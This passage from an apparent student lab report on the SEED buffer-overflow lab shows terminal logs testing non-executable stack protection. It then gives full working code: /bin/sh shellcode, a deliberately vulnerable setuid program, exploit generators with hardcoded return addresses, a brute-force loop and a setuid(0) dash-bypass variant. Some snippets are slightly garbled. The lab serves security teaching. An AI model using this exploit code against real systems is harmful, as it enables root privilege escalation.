
❖ Task 6: Turn on the non-executable stack protection:

StackGuard protection adds a stack canary to the stack, when the buffer overflows, stack canary value is changed too. This change is detected by the OS and stack smashing is hence prevented. Another such protection is making the stack non-executable. Since stack holds only program data, it is a wise option to make stack non-executable to prevent stack smashing. To check whether the exploit will run on the vulnerable program *stack.c*, we compiled it using `-z noexecstack` option. Both SEEDUbuntu 12.04 and SEEDUbuntu16.04 were dropped the core. Following is the screenshot of this observation for SEEDUbuntu 12.04:



```
al [10/05/2019 08:17] seed@ubuntu:~/Downloads$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/05/2019 08:18] seed@ubuntu:~/Downloads$ ./exploit
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ gcc -z execstack -o stack stack.c
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
[10/05/2019 08:30] seed@ubuntu:~/Downloads$ ./stack
Segmentation fault (core dumped)
[10/05/2019 08:30] seed@ubuntu:~/Downloads$
```

Following is the observation screenshot for SEEDUbuntu16.04:



```
SEEDUbuntu [Running] [10/04/19]seed@VM:~/Downloads$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/04/19]seed@VM:~/Downloads$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
[10/04/19]seed@VM:~/Downloads$ sudo chown root stack
[10/04/19]seed@VM:~/Downloads$ sudo chmod 4755 stack
[10/04/19]seed@VM:~/Downloads$ ./exploit
[10/04/19]seed@VM:~/Downloads$ ./stack
Segmentation fault
[10/04/19]seed@VM:~/Downloads$
```

❖ **Codes used:**

➤ **call_shellcode.c:**

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"      /* xorl  %eax,%eax    */
"\x50"          /* pushl %eax         */
"\x68""//sh"     /* pushl $0x68732f2f  */
"\x68""/bin"     /* pushl $0x6e69622f  */
"\x89\xe3"      /* movl  %esp,%ebx    */
"\x50"          /* pushl %eax         */
"\x53"          /* pushl %ebx         */
"\x89\xe1"      /* movl  %esp,%ecx    */
"\x99"          /* cdq                */
"\xb0\x0b"      /* movb  $0x0b,%al    */
"\xcd\x80"      /* int   $0x80        */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

➤ **stack.c:**

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
}
```

```

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}

```

➤ exploit.c:

In SEEDUbuntu 12.04:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

```



```

/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
memcpy(&buffer[36], "\xa4\xf1\xff\xbf", 4);
memcpy(&buffer[200], shellcode, strlen(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

```

In SEEDUbuntu 16.04:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    memcpy(&buffer[36], "\xcc\xeb\xff\xbf", 4);
    memcpy(&buffer[200], shellcode, strlen(shellcode));

    /* Save the contents to the file "badfile" */

```

```

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

➤ **Script used for Brute-Forcing:**

```

#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
    value=$(( $value+1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far"
    ./stack
Done

```

➤ **Dash countermeasure defeat C file:**

```

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{

    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    //    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}

```

➤ **Dash countermeasure defeat exploit.c file:**

```

#include <stdlib.h>
#include <stdio.h>

```

```

#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x50"
    "\x68\""/sh"
    "\x68\""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    memcpy(&buffer[36], "\xcc\xeb\xff\xbf", 4);
    memcpy(&buffer[200], shellcode, strlen(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

❖ References:

[1] https://en.wikipedia.org/wiki/Buffer_overflow_protection

[2] https://en.wikipedia.org/wiki/Return-to-libc_attack